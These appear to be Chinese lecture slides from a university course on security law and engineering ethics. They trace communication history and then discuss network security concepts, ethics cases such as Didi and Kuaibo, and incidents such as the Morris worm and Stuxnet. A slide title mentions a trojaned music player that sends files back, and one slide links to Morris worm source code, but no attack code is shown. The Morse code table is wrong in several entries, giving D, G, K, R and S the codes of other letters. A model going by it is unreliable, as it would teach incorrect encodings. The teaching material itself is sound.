全数字、IP通信

- 互联网
- 移动通信
- 物联网
- 天地一体化网络

发展阶段

莫尔斯电码是有线通信的基础，由美国发明家莫尔斯于1837年创造

International Morse Code


1. The length of a dot is one unit.
2. A dash is three units.
3. The space between parts of the same letter is one unit.
4. The space between letters is three units.
5. The space between words is seven units.

A	• —	U	• • —
B	— • • •	V	• • — —
C	— • — •	W	• — — —
D	— • • •	X	— • • —
E	•	Y	— • — —
F	• • — •	Z	— — • •
G	— — • •		
H	• • • •		
I	• •		
J	• — — —		
K	— • — —	1	• — — — —
L	• — • •	2	• • — — —
M	— —	3	• • • — —
N	— •	4	• • • • —
O	— — —	5	• • • • •
P	• — — •	6	— • • • •
Q	— • — —	7	— — • • •
R	• — • •	8	— — — • •
S	• • • •	9	— — — — •
T	—	0	— — — — —




发展阶段

我国通信发展情况



我国通信发展情况



电话技术

电话是由亚历山大·贝尔于1876年发明。

电话利用了电磁感应原理，把声音转换成电流信号，通过有线传输到接收端，再转换回声音



信息科技特点：对人类能力的颠覆性

- **连接能力——人-人，人-熟人，人-陌生人.....**

- 在无线、有线、局域、广域的通信网络技术和手机、智能终端、计算机、嵌入式设备支持下，人、机、物形成**全时空、可追溯、可预测**的互联互通的网络

- **交互能力——人-机-人**

- 符号、命令、文字、语音、图像乃至手势、表情，都可以被计算设备感知、识别，人机之间可以更加**自然“对话”**

- **渗透特性——人-少数人-众人-全球众人**

- 家电可以上网，汽车可以联网，农作物生长态势及销售情况可以经由农业物联网送达农技人员、采购人员和百姓、政府.....各种**嵌入式设备**被戴在手上、穿进鞋里、藏在筷子里。跨界、颠覆，成为信息科技的重要特性

- **融合能力——“用户画像”-定位真人**

- 信息科技以数字化的0和1为基本形式记录、存储、传输、转换各类信息，不同信息可以方便地传输到同一个设备上，进而进行匹配、关联、融合等深度处理，产生**新的使用价值**

信息科技的社会影响：对社会的双刃性

- **信息技术是社会进步的加速器**
 - 提供新的技术手段、经营业态、思想观念、社会网络，支撑市场经济改革和向现代化的转型
- **信息技术创造社会生活新方式**
 - 在线学习、电子商务、电子政务.....
- **信息技术引发社会新问题、给社会科学研究带来新机遇**
 - 信息安全隐患经由CPS（信息物理系统）而扩大到物质社会系统的巨大风险（**风险社会**）
 - **数字鸿沟**进一步拉大发展不平衡（区域、代际、贫富）（**公平和正义**）
 - 社交网络正在挑战**社会结构、社会秩序、社会控制、社会道德伦理**的理论构建和分析结果




信息技术的社会影响

- 信息技术具有强大**社会变革力**——颠覆性
- **大数据应用**借移动互联网之力，挟冲破部门行业藩篱、提供丰富资源、产生跨界价值之威，竞相涌现
- 网络空间与现实生活已经**深度交织交错**
 - 有形：获取信息、处理事务的主渠道
 - 无形：认知过程、价值判断受到影响
- 平等、自由、安全、公正、责任等**伦理原则**，是创造网络应用、治理网络空间之必须




语音控制

语音识别+进程控制+媒体播放




定制音乐播放器

播放器挂马-自动回传文件



音频声音指纹识别


- 语音控制
- 特殊声音音频波形识别
- 红外射频遥控



本章结束

谢谢!

张天乐




北京邮电大学

安全法规与工程伦理

第五章 网络安全与道德伦理

授课教师： 张天乐



本章内容




- 01 网络技术特点及涉及的社会道德伦理
- 02 掌握网络安全伦理问题及需遵循的伦理原则
- 03 网安技术科技人员的伦理责任及行为规范.

网络安全造成的社会问题

故障和人为攻击造成的异常

- 系统出现了故障，触发了保护机制，使得正常的服务下线宕机。曾经有过电信网络的崩溃导致包括微信支付、QQ、唯品会等大量互联网平台故障的案例
- 黑客攻击分很多种，除了常见的病毒、木马、蠕虫等之外



各类新型勒索频出

- 不法分子发现漏洞，取得了服务器的控制权或者获取用户敏感数据后，要求运营公司以比特币的形式支付动辄数百万美元的赎金，这也是较为常见的情况。
- 随着技术的不断发展和威胁的不断演变，我们需要不断更新和改进我们的安全措施和策略。这包括定期进行安全培训、及时更新软件和系统、开展安全审计和风险评估等。另外一方面，要多设置冗余，‘狡兔三窟’，备份体系要随时准备好，哪怕永远用不上。

网络安全的概念

网络安全（Cyber Security）是指网络系统的硬件、软件及其系统中的数据受到保护，不因偶然的或者恶意的原因而遭受到破坏、更改、泄露，系统连续可靠正常地运行，网络服务不中断。

重点针对网络系统、网络设备、网络数据和网络使用者相关安全问题进行的防护和保障措施。

从用户（个人或企业）的角度来讲

- 在网络上传输的个人信息（如银行账号和上网登录口令等）不被他人发现，这就是用户对网络上传输的信息具有保密性的要求。

在网络上传送的信息源是真实的，不是假冒的，这就是用户对通信各方提出的身份认证的要求。



在网络上传输的信息没有被他人篡改，这就是用户对网络上传输的信息具有完整性的要求。

信息发送者对发送过的信息或完成的某种操作是承认的，这就是用户对信息发送者提出的不可否认的要求。

网络安全的威胁和挑战

• 随着计算机技术的飞速发展，信息网络已经成为社会发展的重要保证。有很多是敏感信息，甚至是国家机密。所以难免会吸引来自世界各地的各种人为攻击（例如信息泄露、信息窃取、数据篡改、数据删添、计算机病毒等）。同时，网络实体还要经受诸如水灾、火灾、地震、电磁辐射等方面的考验

• 网络安全面临着各种各样的威胁和挑战，包括黑客攻击、网络、网络诈骗、数据泄露等。

• 对信息战与运作的影响：技术支配力量不断加强是网络战的根本基础。复杂且常是精微的技术增加了全世界的财富，提高了全球的效率。然而，它同时也使世界变得相对脆弱，因为，在意外情况使计算机的控制与监视陷于混乱时，维持行业和支持系统的运转就非常困难，而发生这种混乱的可能性在迅速增加。

安全意识培养

拥有网络安全意识是保证网络安全的重要前提。许多网络安全事件的发生都和缺乏安全防范意识有关。工程师需要加强网络安全意识的培养，提高网络用户对网络安全的认识 and 风险意识。

主机安全检查

- 要保证网络安全，进行网络安全建设，第一步首先要全面了解系统，评估系统安全性，认识到自己的风险所在，从而迅速、准确地解决内网安全问题。由安天实验室自主研发的国内首款创新型自动主机安全检查工具，彻底颠覆传统系统保密检查和系统风险评测工具操作的繁冗性，一键操作即可对内网计算机进行全面的安全保密检查及精准的安全等级判定，并对评测系统进行强有力的分析处置和修复。



主机物理安全

- 服务器运行的物理安全环境是很重要的，很多人忽略了这点。物理环境主要是指服务器托管机房的设施状况，包括通风系统、电源系统、防雷防火系统以及机房的温度、湿度条件等。这些因素会影响到服务器的寿命和所有数据的安全。我不想在这里讨论这些因素，因为在选择IDC时自己会作出决策。





网络安全的保护措施

加强设备安全防护

- 对网络设备进行安全配置和更新，安装防火墙、杀毒软件和反垃圾邮件系统等，确保网络设备的安全性。
- 隔离与DMZZone

加密和权限管理

- 采用加密技术保护数据的传输和存储安全，设置用户权限，限制非授权访问。
- 密码技术与加密介质

定期备份和恢复

- 定期备份重要数据，并建立备份文件的恢复机制，以应对数据丢失或损坏的风险。
- HSM层次化存储技术、LAN-Free技术、SAN存储技术



网络隔离技术

DMZ (demilitarized zone) “隔离区”，也称“非军事化区”

- 为了解决安装防火墙后外部网络的访问用户不能访问内部网络服务器的问题，而设立的一个非安全系统与内部网络之间的缓冲区。

- 通过这样一个DMZ区域，更加有效地保护了内部网络

- 该缓冲区位于企业内部网络和外部网络之间的小网络区域内。在这个小网络区域内可以放置一些必须公开的服务器设施，如企业Web服务器、FTP服务器和论坛等。

- 这种网络部署，比起一般的防火墙方案，对来自外网的攻击者多了一道关卡。

网络道德与网络安全


定义



网络道德是指在网络空间中遵守的道德规范和规则。包括网络行为的伦理原则、网络信息的使用规范以及网络公民的责任和义务等方面。

思考

计算机网络是一把“**双刃剑**”，它给我们工作、学习和生活带来了极大便利，人们可以从中得到很多的知识和财富。但如果不正确使用，也会对青少年带来危害，主要体现在网络谣言、网络诈骗、网络犯罪等。那么，上网时到底什么该做？什么不该做呢？



网络道德的重要性

网络道德对于维护网络秩序、促进信息传播和保护个人隐私具有重要意义。遵守网络道德规范可以保护网络用户的合法权益，维护网络安全与和谐。

③ 不得设立用于实施诈骗，传授犯罪方法，制作或者销售违禁物品、管制物品等违法犯罪活动的网站、通信群组，不得利用网络发布涉及实施诈骗，制作或者销售违禁物品、管制物品以及其他违法犯罪活动的信息。

② 不得窃取或者以其他非法方式获取个人信息，不得非法出售或者非法向他人提供个人信息。

① 不得危害网络安全，不得利用网络从事危害国家安全、荣誉和利益，煽动颠覆国家政权、推翻社会主义制度，煽动分裂国家、破坏国家统一，宣扬恐怖主义、极端主义，宣扬民族仇恨、民族歧视，传播暴力、淫秽色情信息，编造、传播虚假信息扰乱经济秩序和社会秩序，以及侵害他人名誉、隐私、知识产权和其他合法权益等活动。



④ 不得从事非法侵入他人网络、干扰他人网络正常功能、窃取网络数据等危害网络安全的活动；不得提供专门用于从事侵入网络、干扰网络正常功能及防护措施、窃取网络数据等危害网络安全活动的程序、工具；明知他人从事危害网络安全的活动的，不得为其提供技术支持、广告推广、支付结算等帮助。

⑤ 发送的电子信息、提供的应用软件，不得设置恶意程序，不得含有法律、行政法规禁止发布或者传输的信息。



网络道德的基本原则

01

尊重他人的权利和隐私

02

在网络空间中应尊重他人的言论自由和个人隐私，不进行人身攻击和侵犯他人权益的行为。

03

不传播虚假信息和恶意谣言

04

网络用户不应散布虚假信息和恶意谣言，应确保传播的信息真实、准确、合法。





网络道德的基本原则

05

禁止网络诈骗和网络暴力行为

06

网络用户不得从事网络诈骗和网络暴力行为，包括网上敲诈勒索、传播恶意等。

07

尊重知识产权

- 数字版权，著作权
- 使用授权，和规范的引用
- 知识付费

08

网络用户应尊重他人的知识产权，不得盗用、复制他人的作品或内容。



PART/ 01

引导案例1-滴滴打车案

引导案例1-滴滴案件

2021年7月21日，国家网信办依法对滴滴全球股份有限公司开出80.26亿元人民币的巨额罚款，同时对该公司董事长兼CEO程维、总裁柳青各处以100万元罚款。这一事件引发了社会各界的高度关注。



PART/ 02

引导案例2-黑客攻击讨论

案例讨论

某日，正值打车高峰期，某地区某区域，大量客户聚集，客户通过某网约车APP打车，网约车公司看到商机，擅自改变了定价系统，提高了该区域和时段的打车价格，请讨论这种行为是否合理。

恰好，某黑客也看到了问题，对单方面提价非常不满，并通过技术手段，



争论焦点

焦点

辩方

- 平台趁人之危、谋取获利，损害消费者利益；
- 技术是中立的，技术无罪
- 菜刀有罪吗？
- 为了“群众利益”，主持正义了



控方

- 黑客入侵他人系统，造成损失，承担法律责任

我们一起聊一聊

技术无罪，这真的能成为程序远们的免死金牌吗？

我们要如何保护好自己免受无端的飞来横祸？



案例分析

一哥们寻思搞桩“大生意”，请程序员帮忙，程序员知道这是犯罪行为，有意拒绝；奈何哥们苦苦哀求且给予财物好言诱导，想着技术无罪，是他自己用它干了不该做的事情；“大生意”最终被发现了，哥们进了局子；程序员是否有罪（程序装作不知情）？





快播涉黄案的思考

技术中立原则和创新

设立‘技术中立原则’是为了保护创新。但是如果仅持‘技术中立原则’抗辩便全面免责，会伤害其他权利人和全社会的福利，反而破坏了创新

自由的边界

互联网再大，其所享有的自由也不可能是没有边界的，而其自由的边界就应该止步于个人权利与社会公共利益之外



快播涉黄案的思考



拷问技术人的社会责任与实践

技术不可耻！技术人呢？



怎么保护版权

互联网时代的到来，使得内容传播更加快捷和低成本，乐视、腾讯、搜狐、优土等都曾抱团起诉过快播的侵权行为。你觉得应该怎么保护好原创公司的版权，促进市场的健康持续发展？



信息技术创新人员的思考

设想你是一名信息与大数据技术创新人员，从这个案件中对在技术创新和应用推广中的个人（或企业、行业）行为有哪些启发？



扩展

基于这个案例，你还读到、想到真实发生过的哪些案例也存在法律或技术伦理风险？对于中国移动的骚扰短信，淘宝的假货问题，百度腾讯的涉黄，你怎么看？

快播涉黄案的思考

• 审结

- 2016年9月13号，海淀法院审结快播案，王欣认罪，被判三年六个月，罚款100万。

- **法律依据：**（大陆法体系《刑法》第363条（制作、复制、出版、贩卖、传播淫秽物品牟利罪）、第367条（淫秽物品的范围）；两高《关于办理利用互联网、移动通讯终端、声讯台制作、复制、出版、贩卖、传播淫秽电子信息刑事案件具体应用法律若干问题的解释（一）（二）》（法释[2004]11号）（法释[2010]3号）



法律建设往往滞后于实践
信息技术从业人员须尊崇
道德法律！

PART/ **03**

网安技术的社会伦理讨论



网络安全起源-网络安全事件

• Morris蠕虫

1988年11月2日，康奈尔大学研究生罗伯特·塔潘·莫里斯，编制了能够通过Internet传播和自我复制的代码-“Internet蠕虫”，导致数千台电脑感染，1/10的互联网节点瘫痪，造成近亿美元经济损失。美国国防高级研究计划局自此组建计算机应急响应小组（CERT）；



<https://github.com/arialdomartini/morris-worm>



网络安全起源-网络安全事件

• 斯诺登事件


2013年6月，前中情局（CIA）职员爱德华·斯诺登曝光美国国家安全局有一项代号为“棱镜”的秘密项目，要求电信巨头威瑞森公司必须每天上交数百万用户的通话记录。6月6日，美国《华盛顿邮报》披露称，过去6年间，美国国家安全局和联邦调查局通过进入微软、谷歌、苹果、雅虎等九大网络巨头的服务器，监控美国公民的电子邮件、聊天记录、视频及照片等秘密资料。



网络安全起源-网络安全事件

• “震网” 病毒

2009年8月，以色列设法通过马来西亚软件公司，使伊朗购入了夹带“震网”病毒的离心机控制软件。该软件运行几周后，“震网”病毒于2010年6月爆发。病毒控制并破坏伊朗核设施的离心机设备，使其运行失控、高温自毁，同时不断向主控机房监控系统回传“设备正常运转”的假指令。当伊朗核设备管理部门发现问题时，已有1000余台离心机因过热出现了永久性物理损坏，伊方不得不暂停浓缩铀进程。



网络通信应用安全事件及其防护

网络接入安全	网络及无线协议安全-WIFI BLE UWB通信等
网络边界防护	• 多种通信协议互连
网络身份认证	• 身份认证技术及协议设计；
终端控制安全	• 异构终端系统安全-手机遥控
基础设施安全	• 域名解析技术及域名系统安全（域名劫持、DNS、DNSSEC）；
网络应用安全	• web安全及攻防；
新型网络安全	• 物联网、移动互联网、5G通信网络、星际网... • 拟态安全、区块链网络安全；



讨论

01

ChatGPT、生成式AI等技术的发展，产生了大量机器输出的数字化信息
文本、语音问答、语音模仿、图片绘制、3D建模、打印....

02

脑机接口技术、人形机器、基因编辑技术、抗衰老技术...，产生了机器和人和相互作用甚至对抗

03

这些技术对人类生活的改变，是否会冲击现有认知体系？

04

